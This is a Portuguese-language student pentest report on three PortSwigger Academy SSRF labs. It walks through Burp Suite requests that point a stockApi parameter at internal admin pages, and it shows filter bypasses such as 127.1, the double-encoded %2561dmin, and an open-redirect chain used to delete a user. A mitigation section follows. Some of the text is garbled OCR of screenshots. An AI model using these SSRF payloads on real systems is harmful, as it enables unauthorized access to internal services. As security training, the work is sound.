

# **Relatorio de Atividades**

## **Server-Side Request Forgery (SSRF)**

Esse relatório Tem como objetivo de aprendizado de como entregar um relatorio pentest, aprender sobre vulnerabilidade e como mitigalas. Esses laboratorios foram realizado na sala portoswigger

No contexto desta sala, nosso foco é:

- Familiarizar-se com os conceitos básicos.
- Praticar a exploração das vulnerabilidades SSRF.
- Verificar o comportamento do SSRF para aplicar a defesa.

Objetivo explorar e analisar o comportamento das vulnerabilidades SSRF (Server-Side Request Forgery), com foco na familiarização com os conceitos básicos, na prática de exploração dessas vulnerabilidades e na observação de seu comportamento para a aplicação de medidas de defesa eficazes. O SSRF é uma falha de segurança crítica que permite a um atacante induzir um servidor a realizar requisições não autorizadas, podendo resultar em acesso a sistemas internos, vazamento de dados ou até mesmo comprometimento de infraestruturas.

## Desenvolvimento

### Laboratório: SSRF básico contra o servidor local

Este laboratório tem um recurso de verificação de estoque que busca dados de um sistema interno.

Para resolver o laboratório, altere a URL de verificação de estoque para acessar a interface do administrador em `http://localhost/admin` exclua o usuário carlos

Para realizar o teste, utilizei o Burp Suite. Primeiramente, verifiquei qual URL estava interagindo com o servidor e identifiquei que se tratava de uma requisição relacionada ao estoque. Em seguida, enviei a requisição para o Repeater e, na aba Raw, pude visualizar a URL que estava interagindo com o servidor.

Depois, decodifiquei a URL usando a função Convert Selection e, em seguida, modifiquei o caminho da URL para `http://localhost/admin`.

Cliquei em Send e, através da aba Render, consegui acessar a página de administração.

Para trazer essa solicitação, utilizei no Burp Suite a

função Show Response, pois ao digitar diretamente na barra de endereço do navegador, a requisição não funcionaria.

O que acontece é que, ao fazer a solicitação diretamente do servidor, ele responde com os dados da administração. Com essa solicitação,

é possível realizar diversas ações, como acessar funcionalidades restritas. Dessa forma, consegui entrar no painel de administrador e excluir a conta do usuário Carlos.

```
https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net/  
product?productId=1  
Accept-Encoding: gzip, deflate, br  
Priority: u=1, i  
  
stockApi=  
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fche  
ck%3FproductId%3D1%26storeId%3D1  
  
http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1  
Press 'F2' for focus
```

ec-Ch-	Engagement tools [Pro version only] >		
ser-Ag	Change request method	Win64; x64)	
ppleWe	Change body encoding	chrome/133.0.0.0	
afari/	Copy	Ctrl+C	
cept:	Copy URL	web-security-academy.net	
origin:	Copy as curl command (bash)		
https://	Copy to file		
ec-Fet	Paste from file	web-security-academy.net/	
ec-Fet	Save item		
ec-Fet	Save entire history		
referer	Paste URL as request		
https://	Add to site map	30%2Fproduct%2Fstock%2Fche	
product	Convert selection >	URL >	URL-decode Ctrl+Shift+U
cept-	URL-encode as you type	HTML >	URL-encode key characters Ctrl+U
riorit			
ockAp			
tp%3A			
r%3Fpr			

```

https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net
product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin&storeId=1

```

1 x +

Send Cancel < >

Target: https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net

**Request**

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a70001604d60b31824c5b7c00dc007d.web-security-academy.net
3 Cookie: session=2DDhfUXMtnQJCwXfolvyMGK6a688jYFk
4 Content-Length: 36
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: pt-BR,pt;q=0.9
7 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand);v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
12 Safari/537.36
13 Accept: */*
14 Origin: https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
```

**Response**

Pretty Raw Hex Render

Basic SSRF against the local server LAB Not solved

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite/show/1/twsible8wo3x67gvdur18exug5nu13gm> Copy

☐ In future, just copy the URL and don't show this dialog Close

WE LIKE TO SHOP

```
12 Origin:
13 https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0a70001604d60b31824c5b7c00dc007d.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 stockApi=http://localhost/admin/delete?username=carlos&storeId=1
```

Lab: Basic SSRF against the local server

Basic SSRF against the local server

Back to lab description >>

WebSecurity Academy

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home | Admin panel | My account

## Laboratório: SSRF com filtro de entrada baseado em lista negra

Este laboratório tem um recurso de verificação de estoque que busca dados de um sistema interno. Para resolver o laboratório, altere a URL de verificação de estoque para acessar a interface do administrador em <http://localhost/admin>

exclua o usuário carlos. O desenvolvedor implantou duas defesas anti-SSRF fracas que você precisará ignorar.


para realizar esse laboratório, utilizei o Burp Suite. Na página do laboratório, cliquei em "Check stock" e, em seguida, no Burp Suite, na aba Proxy > HTTP History, verifiquei a requisição gerada. Depois, enviei essa requisição para o Repeater e tentei modificar o parâmetro stockApi para o link `http://localhost/admin`. No entanto, o sistema bloqueou a requisição.

Em seguida, mudei o parâmetro stockApi para `http://127.0.0.1/`, tentando fazer o servidor acessar a si mesmo. Ainda assim, a requisição foi bloqueada. Para contornar esse bloqueio, alterei a URL para `http://127.1/`. Esse pequeno truque fez o sistema aceitar a requisição, pois ele não reconheceu 127.1 como um endereço local (mesmo sendo equivalente a 127.0.0.1).

Depois, tentei acessar a interface de administração modificando a URL para `http://127.1/admin`, mas o sistema bloqueou novamente. Para burlar esse segundo bloqueio, ofusquei a letra "a" da palavra "admin", codificando-a duas vezes em

URL, transformando-a em %2561. A URL final ficou assim:

`http://127.1/%2561dmin`. Dessa vez, o sistema aceitou a requisição, permitindo o acesso à interface de administração.





```
17 Accept-encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin
```

    Search  0 highlights 

```
4 content-length: 31
5
6 "External stock check blocked for security reasons"
```

```
19
20 stockApi=http://127.0.0.1/admin
```

    Search  0 highlights 

```
4 content-length: 31
5
6 "External stock check blocked for security reasons"
```

```
9
0 stockApi=http://127.1/admin
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

```
18 priority: u=1, i
19
20 stockApi=http://127.1/%
```

Save entire history  
Paste URL as request  
Add to site map  
Convert selection  
URL-encode as you type  
Cut  
Copy  
Paste

Ctrl+X  
Ctrl+C  
Ctrl+V

URL  
HTML  
Base64  
Base64 URL  
Construct string

URL-decode  
URL-encode key characters  
URL-encode all characters  
URL-encode all characters (Unicode)

Ctrl+Shift+U  
Ctrl+U

Done  
Event log All issues

Message editor documentation  
Burp Repeater documentation

Search 0 highlights

```
https://0a98001803e9e15e809221ac006c003a.web-security-academy.net/
product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://127.1/%2561dmin/
```

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=hHiKnuLVczrLZQZFPKbIleWaMYf3B7J; Secure;
  HttpOnly; SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 3074
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
      SSRF with blacklist-based input filter
14   </title>
15   </head>
16   <body>
17     <script src="/resources/labheader/js/labHeader.js">
18     </script>
19     <div id="academyLabHeader">
20       <section class='academyLabBanner'>
21         <div class=container>
22           <div class=logo>
23             </div>
24           <div class=title-container>
25             <h2>
26               SSRF with blacklist-based input filter
27             </h2>
28           <a class=link-back href='>
```

0 highlights

```
19
20 stockApi=http://127.1/%2561dmin//delete?username=carlos
```



## Laboratório: SSRF com desvio de filtro via vulnerabilidade de redirecionamento aberto

Este laboratório tem um recurso de verificação de estoque que busca dados de um sistema interno. Para resolver o laboratório, altere a URL de verificação de estoque para acessar a interface do administrador em `http://192.168.0.12:8080/admin` e exclua o usuário carlos. O verificador de ações foi restrito para acessar apenas o aplicativo local, então você precisará encontrar um redirecionamento aberto que afete o aplicativo primeiro.

Para realizar o laboratório, acessei um produto e cliquei em "Verificar estoque". Isso gerou uma requisição que pude interceptar com o Burp Suite. Enviei a requisição para o Repeater e tentei mudar o parâmetro `stockApi` para `http://192.168.0.12:8080/admin`. No entanto, o sistema bloqueou a requisição.

A vulnerabilidade estava em um redirecionamento aberto. Para explorá-la, cliquei em "Próximo produto" e interceptei essa nova requisição. Observei que o parâmetro `path` era colocado no cabeçalho `Location` da resposta, o que criava um redirecionamento aberto. Isso significava que eu podia manipular o redirecionamento para qualquer URL.

Criei uma URL que explorava essa vulnerabilidade, redirecionando para a interface de administração: `/product/nextProduct?path=http://192.168.0.12:8080/admin`

Com acesso à interface de administração, modifiquei a URL para acessar a funcionalidade de exclusão de usuários:

`/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos`

London

▼

Check stock

804 units

[< Return to list](#) | [Next product](#)

ProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencer

1 x2 x3 x+

Send

Cancel

< ▾

> ▾

Follow redirection

Request

RawHex

1GET /product/nextProduct?currentProductId=1&path=http://192.168.0.12:8080/admin HTTP/2

2Host: 0a81000304b3b9f5818348c400380089.web-security-academy.net

3Cookie: session=FYdVf55EwZ9dTfF8E274jP715CQf1Bdl; session=w53dFL9oxCKAm2ivWh4idVwVNBmQWmVZ

4Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: pt-BR,pt;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer: https://0a81000304b3b9f5818348c400380089.web-security-academy.net/product?productId=1

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

18

19

Res

Pre

Search

0 highlights

Done

Event log (1) All issues

```
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=/product/nextProduct?currentProductId=1&path=
http://192.168.0.12:8080/admin
```

```
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=
/product/nextProduct?currentProductId=1&path=http://192.168.0.12
:8080/admin
```

⚡ Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger

1 x 2 x 3 x +

Send ⚙ Cancel < >

### Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a81000304b3b9f5818348c400380089.web-security-academy.net
3 Cookie: session=w53dFL9oxCKAm2ivWh4idVwVNBmQWmVZ
4 Content-Length: 88
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: pt-BR,pt;q=0.9
7 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a81000304b3b9f5818348c400380089.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a81000304b3b9f5818348c400380089.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#)

Snow Delivered To Your Door



## Mitigação

### Laboratório: SSRF básico contra o servidor local

é uma das mais críticas em aplicações web, pois permite que um atacante faça com que o servidor realize requisições maliciosas para sistemas internos ou externos. o ataque explorou essa vulnerabilidade para acessar a interface de administração e excluir um usuário.

Algumas medidas são:

- Validação e filtragem de entradas:
- Restrição de acesso a recursos internos
- Monitoramento e logs
- Testes de segurança

### Conclusão:

A mitigação de vulnerabilidades SSRF envolve a combinação de validação de entradas, restrição de acesso a recursos internos, monitoramento constante. Ao implementar essas medidas, é possível reduzir significativamente o risco de ataques SSRF e proteger sistemas contra explorações maliciosas.

### Laboratório: SSRF com filtro de entrada baseado em lista negra

vulnerabilidade filtro de entrada baseado em blacklist ocorre quando um sistema tenta se proteger contra SSRF usando uma lista negra (blacklist) de endereços IPs, URLs ou palavras-chave proibidas, mas essa abordagem é facilmente contornada por atacantes.

Algumas medidas são:

- Usar whitelist (Lista de Permissões):
- Verifique se as URLs fornecidas pelo usuário são válidas e seguras.

- Bloqueie endereços reservados, como localhost, 127.0.0.1, e redes privadas.
- Realize testes de penetração e auditorias regulares para identificar e corrigir vulnerabilidades SSRF

### **conclusão:**

A vulnerabilidade SSRF com filtro baseado em blacklist é perigosa porque a blacklist é facilmente contornada por atacantes usando técnicas de ofuscação, redirecionamentos ou variações de endereços. Para mitigar esse risco, é essencial adotar abordagens mais robustas, como o uso de whitelists, validação de entradas e restrição de acesso a recursos internos.

### **Laboratório: SSRF com desvio de filtro via vulnerabilidade de redirecionamento aberto**

A vulnerabilidade SSRF com desvio de filtro via redirecionamento aberto combina duas falhas de segurança críticas: o Server-Side Request Forgery (SSRF) e o redirecionamento aberto. O redirecionamento aberto acontece quando um sistema permite que URLs arbitrárias sejam usadas como destino de redirecionamentos,

sem validação adequada. O sistema tentou se proteger contra SSRF usando um filtro que bloqueava requisições para endereços internos, como localhost ou 192.168.x.x.

No entanto, o atacante contornou esse filtro explorando o redirecionamento aberto.

Em vez de acessar diretamente o endereço interno, ele usou uma URL permitida que redirecionava para o sistema interno.

Algumas medidas são:

- Corrigir o Redirecionamento Aberto
- Implemente uma whitelist de URLs permitidas para redirecionamentos.
- Valide e sanitize todas as entradas do usuário.
- Reforçar as Defesas Anti-SSRF

### **Conclusão:**

A vulnerabilidade SSRF com desvio de filtro via redirecionamento aberto é extremamente perigosa porque combina duas falhas de segurança que permitem

o acesso não autorizado a sistemas internos. Para mitigar esse risco, é essencial corrigir tanto o redirecionamento aberto quanto o SSRF, implementando whitelists, validando entradas e monitorando requisições.